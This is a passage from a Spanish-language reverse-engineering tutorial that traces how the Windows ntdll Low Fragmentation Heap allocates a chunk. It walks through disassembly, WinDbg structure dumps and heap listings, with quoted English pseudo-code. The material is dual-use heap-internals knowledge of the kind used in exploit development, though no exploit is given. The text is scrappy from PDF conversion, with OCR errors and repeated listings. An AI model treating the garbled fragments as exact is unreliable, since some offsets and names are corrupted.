+0x050 UserBlockCache  : [12] _USER_MEMORY_CACHE_ENTRY
+0x110 Buckets        : [128] _HEAP_BUCKET
+0x118 LocalData       : [1] _HEAP_LOCAL_DATA
```

```

7770E3F1 ; FUNCTION CHUNK AT 777733E6 SIZE 0000025B BYTES
7770E3F1
7770E3F1 push    64h
7770E3F3 push    offset dword_7770D3D8
7770E3F8 call    ntdll_SEH_prolog4
7770E3FD mov     [ebp+size], edx
7770E400 mov     edi, ecx
7770E402 mov     [ebp+Heap_bucket], edi
7770E405 movzx  eax, [edi+HEAP_BUCKET.SizeIndex]
7770E409 lea    eax, ds:110h[eax*4]
7770E410 mov     esi, edi
7770E412 sub    esi, eax
7770E414 mov     [ebp+INICIO_LFH], esi
7770E417 test   [edi+HEAP_BUCKET.UseAffinity], 1
7770E41B jnz    loc_77744FE9

```



### Listing 17. LFH SubSegment allocation


```

int LocalDataIndex = 0;

//uses the SizeIndex of the _HEAP_BUCKET to
//get the address of the LFH for this bucket
_LFH_HEAP *LFH = GetLFHFromBucket(HeapBucket);

```

Lo que esta haciendo es lo que dice allí, tratando de hallar la dirección del LFH para este bucket, usando el SizelIndex.




```

//figure this out yourself :)
if(aHeapBucket->Affinity == 1)
{
    AllocateAndUpdateLocalDataIndex();
}

//get the LocalData and LocalSegmentInfo
//structures based on Affinity and SizeIndex
_HEAP_LOCAL_DATA *HeapLocalData =
    LFH->LocalData[LocalDataIndex];

```

Obviamente estamos en esa parte solo que en mi caso no es igual a uno y sigue por aquí.



Vemos que llega al LEA donde por ahora EAX vale cero ya que viene de una multiplicación de 0x3418 con const\_cero y suma ESI que era el inicio de la tabla LFH y le suma 0x310.

```

ntdll!_LFH_HEAP
+0x000 Lock : _RTL_CRITICAL_SECTION
+0x018 SubSegmentZones : _LIST_ENTRY [ 0x282a60 - 0x282a60 ]
+0x020 ZoneBlockSize : 0x20
+0x024 Heap : 0x00240000 Void
+0x028 SegmentChange : 0
+0x02c SegmentCreate : 4
+0x030 SegmentInsertInFree : 0
+0x034 SegmentDelete : 0
+0x038 CacheAllocs : 4
+0x03c CacheFrees : 0
+0x040 SizeInCache : 0
+0x048 RunInfo : _HEAP_BUCKET_RUN_INFO
+0x050 UserBlockCache : [12] _USER_MEMORY_CACHE_ENTRY
+0x110 Buckets : [128] _HEAP_BUCKET
+0x310 LocalData : [1] _HEAP_LOCAL_DATA
WINDBOGUS 0000 + 0x110
00240110 00000000 00000000 00000000 00000000
00240120 00000000 00000000 00000000 00000000


```

Recordemos que desde LFH el offset 0x310 es \_HEAP\_LOCAL\_DATA.



Esa cuenta la guarda en var\_44 renombro HEAP\_LOCAL\_DATA.

Allocations begin with the manager acquiring all the essential data structures for use. This includes the \_HEAP\_LOCAL\_DATA, \_HEAP\_LOCAL\_SEGMENT\_INFO and \_HEAP\_SUBSEGMENT [The relationship between these structures can be viewed in [Diagram 1](#)].



La idea es que esta tratando de localizar esas estructuras ya veremos si podemos localizar e identificarlas.

Bueno tenemos que hacer una estructura para HEAP\_LOCAL\_DATA.

```

ntdll!_HEAP_LOCAL_DATA
+0x000 DeletedSubSegments : _SLIST_HEADER
+0x008 CrtZone          : Ptr32 _LFH_BLOCK_ZONE
+0x00c LowFragHeap       : Ptr32 _LFH_HEAP
+0x010 Sequence          : UInt4B
+0x018 SegmentInfo        : [128] _HEAP_LOCAL_SEGMENT_INFO

```

Creo una estructura de 0x22 aunque seguro sera mucho mas por ahora servirá.

Vemos que a partir del offset 0x18 están las estructuras hay 0x128 de ellas

[128] \_HEAP\_LOCAL\_SEGMENT\_INFO

Vemos que esta pivoeteando a través de esas 128 estructuras usando SizeIndex como indice al cual lo multiplica por 0x68 y luego se lo suma para hallar la dirección de ese SegmentInfo.

```

7770E428 IMUL  edx, 3418h
7770E42E lea    eax, [eax+esi+310h]
7770E435 mov    [ebp+HEAP_LOCAL_DATA], eax
7770E438 movzx ecx, [edi+HEAP_BUCKET.SizeIndex]
7770E43C imul  ecx, 68h
7770E43F lea    edx, [eax+ecx+18h]
7770E443 mov    [ebp+direccion3], edx
7770E446 mov    eax, [edx]
7770E448 mov    [ebp+var_30], eax

```

Quiere decir que la direccion3 es HEAP\_LOCAL\_SEGMENT\_INFO.

```

7770E425
7770E425 loc_7770E425:
7770E425 mov     eax, [ebp+const_cero]
7770E428 imul    eax, 3418h
7770E42E lea    eax, [eax+esi+310h]
7770E435 mov     [ebp+HEAP_LOCAL_DATA], eax
7770E438 movzx   ecx, [edi+HEAP_BUCKET.SizeIndex]
7770E43C imul    ecx, 68h
7770E43F lea    edx, [eax+ecx+18h]
7770E443 mov     [ebp+HEAP_LOCAL_SEGMENT_INFO], edx
7770E446 mov     eax, [edx]
7770E448 mov     [ebp+var_30], eax
7770E44B test    eax, eax
7770E44D jz     loc_7771732F

```

```

WINDBG>dt _HEAP_LOCAL_SEGMENT_INFO
dtx is unsupported for this scenario. It only recognizes dtx [<type>]
ntdll!_HEAP_LOCAL_SEGMENT_INFO
+0x000 Hint : Ptr32 _HEAP_SUBSEGMENT
+0x004 ActiveSubsegment : Ptr32 _HEAP_SUBSEGMENT
+0x008 CachedItems : [16] Ptr32 _HEAP_SUBSEGMENT
+0x048 SListHeader : _SLIST_HEADER
+0x050 Counters : _HEAP_BUCKET_COUNTERS
+0x058 LocalData : Ptr32 _HEAP_LOCAL_DATA
+0x05c LastOpSequence : UInt4B
+0x060 BucketIndex : UInt2B
+0x062 LastUsed : UInt2B

```

Así que haremos una estructura más de 0x64.

```

00000000 ; 
00000000
00000000 HEAP_LOCAL_SEGMENT_INFO struc ; (sizeof=0x64, mappedto_1090)
00000000 db ? ; undefined
00000001 db ? ; undefined
00000002 db ? ; undefined
00000003 db ? ; undefined
00000004 db ? ; undefined
00000005 db ? ; undefined
00000006 db ? ; undefined
00000007 db ? ; undefined
00000008 db ? ; undefined
00000009 db ? ; undefined
0000000A db ? ; undefined
0000000B db ? ; undefined
0000000C db ? ; undefined
0000000D db ? ; undefined
0000000E db ? ; undefined
0000000F db ? ; undefined
00000010 db ? ; undefined
00000011 db ? ; undefined
00000012 db ? ; undefined
00000013 db ? ; undefined

```

```
//get the LocalData and LocalSegmentInfo  
//structures based on Affinity and SizeIndex  
_HEAP_LOCAL_DATA *HeapLocalData =  
    LFH->LocalData[LocalDataIndex];
```

```
_HEAP_LOCAL_SEGMENT_INFO *HeapLocalSegmentInfo =  
    HeapLocalData->SegmentInfo[HeapBucket->SizeIndex];  
  
//try to use the 'Hint' SubSegment first  
//otherwise this would be 'ActiveSubsegment'  
_HEAP_SUBSEGMENT *SubSeg = HeapLocalSegmentInfo->Hint;  
_HEAP_SUBSEGMENT *SubSeg_Saved = HeapLocalSegmentInfo->Hint;
```

Bueno dentro de

ntdll!\_HEAP\_LOCAL\_SEGMENT\_INFO  
+0x000 Hint : Ptr32 \_HEAP\_SUBSEGMENT

El primer campo que intenta usar allí lo dice es el Hint y ese es el que levanta aquí.

```
7770E425  
7770E425 loc_7770E425:  
7770E425 mov     eax, [ebp+const_cero]  
7770E428 imul    eax, 3418h  
7770E42E lea     eax, [eax+esi+310h]  
7770E435 mov     [ebp+HEAP_LOCAL_DATA], eax  
7770E438 movzx   ecx, [edi+HEAP_BUCKET.SizeIndex]  
7770E43C imul    ecx, 68h  
7770E43F lea     edx, [eax+ecx+18h]  
7770E443 mov     [ebp+HEAP_LOCAL_SEGMENT_INFO], edx  
7770E446 mov     eax, [edx+HEAP_LOCAL_SEGMENT_INFO.Hint]  
7770E448 mov     [ebp+var_30], eax  
7770E44B test    eax, eax  
7770E44D jz     loc_7771732F
```

Y lo guarda en var\_30 renombro a Hint.

Screenshot of the Immunity Debugger showing assembly code for `ntdll!RtlpLowFragHeapAllocFromContext+57`. The assembly window highlights several instructions:

```

7770E425 loc_7770E425:
7770E425 mov     eax, [ebp+const_cero]
7770E425 imul    eax, 3418h
7770E425 lea     eax, [eax+esi+10h]
7770E425 mov     [ebp+HEAP_LOCAL_DATA], eax
7770E425 movzx   eax, [eax+HEAP_BUCKET_SIZEINDEX]
7770E42C imul    eax, 68h
7770E431 lea     edx, [eax+ecx+18h]
7770E432 mov     [ebp+HEAP_LOCAL_SEGMENT_INFO], edx
7770E433 mov     eax, [edx+HEAP_LOCAL_SEGMENT_INFO.Hint]
7770E434 mov     [ebp+Hint], eax
7770E435 test    eax, eax
7770E436 jz     loc_7771732F

```

The stack view shows the current stack state with various registers and memory locations.

Si el valor de Hint fuera cero intenta acá, buscando en ActiveSubsegment que es el siguiente campo.

Screenshot of the Immunity Debugger showing assembly code for `loc_7771732F`:

```

7771732F loc_7771732F:
7771732F mov     ebx, [ebp+HEAP_LOCAL_SEGMENT_INFO]
77717332 mov     eax, [ebx+HEAP_LOCAL_SEGMENT_INFO.ActiveSubsegment]
77717335 mov     [ebp+Hint], eax
77717338 test    eax, eax
7771733A jz     loc_77717430

```

Y si ese es cero intenta aquí

Screenshot of the Immunity Debugger showing assembly code for `7771485A ; START OF FUNCTION CHUNK FOR ntdll!RtlpLowFragHeapAllocFromContext`:

```


7771485A loc_7771485A:
7771485A movzx   ebx, word ptr [eax+HEAP_LOCAL_SEGMENT_INFO.CachedItems]
7771485E mov     [ebp+Hint], ebx
77714861 cmp     ebx, edx
77714863 jbe    loc_7771712D

```


Vemos que en cualquiera de los tres casos guarda el resultado en la variable que nombramos Hint pero que puede ser cualquiera de los tres.

The allocator will first attempt to use the **Hint SubSegment**. Pending a failure, it will then attempt to use the **ActiveSubsegment**. If the **ActiveSubsegment** fails, the allocator must setup the proper data structures for the **LFH** to continue. [To avoid redundancy, the code below only shows the pseudo-code used for the **Hint SubSegment**, but the logic can be applied to the **ActiveSubsegment** as well]

Bueno estábamos aquí



Renombramos Hint como resultado ya que puede ser cualquiera de los tres.



Allí vemos que muestra las tres posibilidades por ahora estamos en Hint.

Ese resultado debería ser `_HEAP_SUBSEGMENT`.

```

WINDBG>dt _HEAP_SUBSEGMENT 0x282a70
ntdll!_HEAP_SUBSEGMENT
+0x000 LocalInfo      : 0x0024b0f0 _HEAP_LOCAL_SEGMENT_INFO
+0x004 UserBlocks    : 0x00282660 _HEAP_USERDATA_HEADER
+0x008 AggregateExchg: _INTERLOCK_SEQ
+0x010 BlockSize     : 3
+0x012 Flags          : 0
+0x014 BlockCount    : 0x29
+0x016 SizeIndex     : 0x2 ''
+0x017 AffinityIndex : 0 ''
+0x018 Alignment      : [2] 3
+0x018 SFreeListEntry: _SINGLE_LIST_ENTRY
+0x01c Lock           : 7

```

WINDBG |

```
7770E425
7770E425 loc_7770E425:
7770E425 mov     eax, [ebp+const_cero]
7770E428 imul    eax, 3418h
7770E42E lea     eax, [eax+esi+310h]
7770E435 mov     [ebp+HEAP_LOCAL_DATA], eax
7770E438 movzx   ecx, [edi+HEAP_BUCKET.SizeIndex]
7770E43C imul    ecx, 68h
7770E43F lea     edx, [eax+ecx+18h]
7770E443 mov     [ebp+HEAP_LOCAL_SEGMENT_INFO], edx
7770E446 mov     eax, [edx+HEAP_LOCAL_SEGMENT_INFO.Hint]
7770E448 mov     [ebp+HEAP_SUBSEGMENT], eax
7770E44B test    eax, eax
7770E44D jz     loc_7771732F
```

Allí me dice que \_HEAP\_LOCAL\_SEGMENT\_INFO esta en 0x24b0f0 y que 0x282660 \_HEAP\_USERDATA\_HEADER y en 0x08 esta INTERLOCK\_SEQ.

Ya estamos llegando uf.

Allí agregue la estructura

```
00000000
00000000 HEAP_SUBSEGMENT struc ; (sizeof=0x21, mappedto_1091)
00000000 db ? ; undefined
00000001 db ? ; undefined
00000002 db ? ; undefined
00000003 db ? ; undefined
00000004 db ? ; undefined
00000005 db ? ; undefined
00000006 db ? ; undefined
00000007 db ? ; undefined
00000008 db ? ; undefined
00000009 db ? ; undefined
0000000A db ? ; undefined
0000000B db ? ; undefined
```

```

7770E42E lea    eax,
7770E435 mov    [ebp+]
7770E438 movzx  ecx,
7770E43C imul   ecx,
7770E43F lea    edx,
7770E443 mov    [ebp+]
7770E446 mov    eax,
7770E448 mov    [ebp+]
7770E44B test   eax,
7770E44D jz    loc_7770E457

7770E453 and   [ebp+const_cero_b], 0

7770E457 loc_7770E457:
7770E457 lea    ecx, [eax+HEAP_SUBSEGMENT.INTERLOCK_SEQ]
7770E45A mov    edi, [ecx]
7770E45C mov    [ebp+var_54], edi
7770E45F mov    ebx, [ecx+8]
7770E462 mov    [ebp+var_50], ebx
7770E465 test   di, di
7770E468 jz    loc_77717424

00$ (2666,2192) (64,21) UNKNOWN 7770E457: ntdll.RtlpLowFragHeapAllocFromContext:loc_7770E457 (Synchronized with EIP)

Hex View-1
M0B0 F4 50 68 64 21 40 00 E8 44 01 00 00 83 C4 08 8B 4Phd@.pD...â.Í
M1C0 4D F4 51 68 68 21 40 00 E8 F3 00 00 00 83 C4 08 M@hh@.p%...â.-
M1D0 8B 55 F4 C1 E2 02 52 FF 15 60 20 40 00 83 C4 04 IUq-0.R-.`@.â.-
04D0 004010D0: _main+40

Output window
+0x05C LastUpSequence : 1
+0x060 BucketIndex : 2
+0x062 LastUsed : 0
DB6>dt _HEAP_SUBSEGMENT 0x282a70
11! _HEAP_SUBSEGMENT
+0x000 LocalInfo : 0x0024b0F0 _HEAP_LOCAL_SEGMENT_INFO
+0x004 UserBlocks : 0x00282660 _HEAP_USERDATA_HEADER
+0x008 AggregateExchg : _INTERLOCK_SEQ

```

Allí veo que halla con LEA la dirección de \_INTERLOCK\_SEQ

```

WINDBG>dt _INTERLOCK_SEQ 0x282a70
ntdll!_INTERLOCK_SEQ
+0x000 Depth : 0xd
+0x002 FreeEntryOffset : 0x56
+0x004 OffsetAndDepth : 0x56000d
+0x004 Sequence : 4
+0x000 Exchg : 0n17185505293

00000000
00000000 INTERLOCK_SEQ struc ; (sizeof=0x4, mappedto_1092)
00000000 Field_0 dw ?
00000002 Field_2 dw ?
00000004 INTERLOCK_SEQ ends
00000004
00000004

```

Por ahora la creo de 4 bytes

Vemos que puede leer el campo cero como word o como dword, se complica para el nombre, en mi caso lee el DWORD o sea el valor 0x56000d (ESTE VALOR ES MUY IMPORTANTE)

The screenshot shows a debugger interface with three main windows:

- Assembly Window:** Shows assembly code starting at address 7770E457. The instruction at 7770E45A is highlighted in yellow: `7770E45A mov edi, dword ptr [ecx+INTERLOCK_SEQ.Field_0]`. A red arrow points from the assembly window to the memory dump window.
- Memory Dump Window:** Shows the memory structure for the `INTERLOCK_SEQ` type. It includes fields: `OffsetAndDepth dd ?` (highlighted in yellow), `Sequence`, and `var_50`.
- Assembly Window (Bottom):** Shows the assembly code again, but now the instruction at 7770E45F is highlighted in blue: `7770E45F mov ebx, [ecx+INTERLOCK_SEQ.Sequence]`. A blue arrow points from the assembly window to this one.

Below the assembly windows, there are two command-line windows:

- Hex View-1:** Displays memory dump data in hex format.
- Output window:** Displays assembly dump data and memory dump data.

Agrego el campo Sequence

7770E453 and [ebp+const\_cero\_b], 0

```

7770E457 loc_7770E457:
7770E457 lea    ecx, [eax+HEAP_SUBSEGMENT.INTERLOCK_SEQ]
7770E45A mov    edi, [ecx+INTERLOCK_SEQ.OffsetAndDepth]
7770E45C mov    [ebp+OffsetAndDepth], edi
7770E45F mov    ebx, [ecx+INTERLOCK_SEQ.Sequence]
7770E462 mov    [ebp+Sequence], ebx
7770E465 test   di, di ; testea Depth
7770E468 jz    loc_77717424

```

7770E46E mov esi, [eax+4]
7770E471 test esi, esi
7770E473 jz loc\_77717424

665,2316 | (106,99) UNKNOWN 7770E465: ntdll\_RtlpLowFragHeapAllocFromContext+74 (Synchronized with EIP)

-1

F4 50 68 64 21 40 00 E8 44 01 00 00 83 C4 08 8B 4Phd!@.pD...â.-.Í  
4D F4 51 68 68 21 40 00 E8 F3 00 00 00 83 C4 08 MQhh!@.p%...â.-.  
8B 55 F4 C1 E2 02 52 FF 15 60 20 40 00 83 C4 04 YU!@.R.-.-@.â.-.

04010D0: \_main+40 |

indow

INTERLOCK\_SEQ  
Depth : 0xd  
2. RecetauOffset : 0xe

Testea DI que tiene Depth que es Od en mi caso.

7770E435 mov [ebp+HEAP\_LOCAL\_DATA], eax

7770E438 movzx ecx, [edi+HEAP\_BUCKET.SizeIndex]

7770E43C imul ecx, 68h

7770E43F lea edx, [eax+ecx+18h]

7770E443 mov [ebp+HEAP\_LOCAL\_SEGMENT\_INFO], edx

7770E446 mov eax, [edx+HEAP\_LOCAL\_SEGMENT\_INFO.Hint]

7770E448 mov [ebp+HEAP\_SUBSEGMENT], eax

7770E44B test eax, eax

7770E44D jz loc\_7771732F

7770E453 and [ebp+const\_cero\_b], 0

```

7770E457 loc_7770E457:
7770E457 lea    ecx, [eax+HEAP_SUBSEGMENT.INTERLOCK_SEQ]
7770E45A mov    edi, [ecx+INTERLOCK_SEQ.OffsetAndDepth]
7770E45C mov    [ebp+OffsetAndDepth], edi
7770E45F mov    ebx, [ecx+INTERLOCK_SEQ.Sequence]
7770E462 mov    [ebp+Sequence], ebx
7770E465 test   di, di ; testea Depth
7770E468 jz    loc_77717424

```

7770E46E mov esi, [eax+HEAP\_SUBSEGMENT.UserBlocks]
7770E471 test esi, esi
7770E473 jz loc\_77717424

Allí lee UserBlocks que es el offset 0x4 de HEAP\_SUBSEGMENT.

The screenshot shows a debugger interface with several assembly code snippets highlighted by colored boxes:

- Callout 1 (Top):** Shows assembly code from address 7770E43F to 7770E44D. The last instruction is a jump to loc\_7771732F.
- Callout 2 (Second from Top):** Shows assembly code from address 7770E453 to 7770E468. The last instruction is a jump to loc\_77717424.
- Callout 3 (Third from Top):** Shows assembly code from address 7770E457 to 7770E468. The last instruction is a jump to loc\_77717424.
- Callout 4 (Bottom):** Shows assembly code from address 7770E479 to 7770E47B. The last instruction is a jump to loc\_77717424.

Red arrows indicate the flow of control from the bottom callout up through the middle callout, then to the top callout, and finally to the exit point at loc\_7771732F.

Compara el EDX que tenia el LocalInfo calculado con el puntero de HEAP\_SUBSEGMENT.localinfo y deberian ser iguales.

## Como son iguales va a este bloque

The `_INTERLOCK_SEQ` structure is queried to get the current **Depth**, **Offset** and **Sequence**. This information is used to get a pointer to the current free chunk as well as to calculate the **Offset** for the next available chunk. The looping logic is to guarantee that the updating of important data is done in an atomic fashion, without any changes between operations.

Bueno no me voy a poner a hacer todas esas cuentas pero es obvio que lo que hace es sacar el primer bloque libre de el size pedido a partir de los valores de la estructura \_INTERLOCK\_SEQ, y cuando sale de ese bloque lo guarda aquí.

The screenshot shows the Immunity Debugger interface. The assembly window displays the following code:

```
7770E4D7
7770E4D7 loc_7770E4D7:
7770E4D7 mov     [ebp+var_24], ecx
7770E4DA mov     [ebp+const_cero_b], 0FFFFFFFEh
7770E4E1 test    ecx, ecx
7770E4E3 jz      loc_7771742B
```

Below the assembly window, there are two memory dump windows. One is red and the other is green, both showing memory starting at address 0x00282778. The red dump shows the first 10 entries of a linked list of free blocks, with the entry at address 0x00282910 highlighted in blue. The green dump shows the rest of the list.

ECX vale allí 282918 que si miro la lista de bloques de size 0x10.


```
!heap -flt s 0x10
```

En la lista esta

00282778	0003	0003	[ 00 ]	00282780	00010	- (busy)
00282790	0003	0003	[ 00 ]	00282798	00010	- (busy)
002827a8	0003	0003	[ 00 ]	002827b0	00010	- (busy)
002827c0	0003	0003	[ 00 ]	002827c8	00010	- (busy)
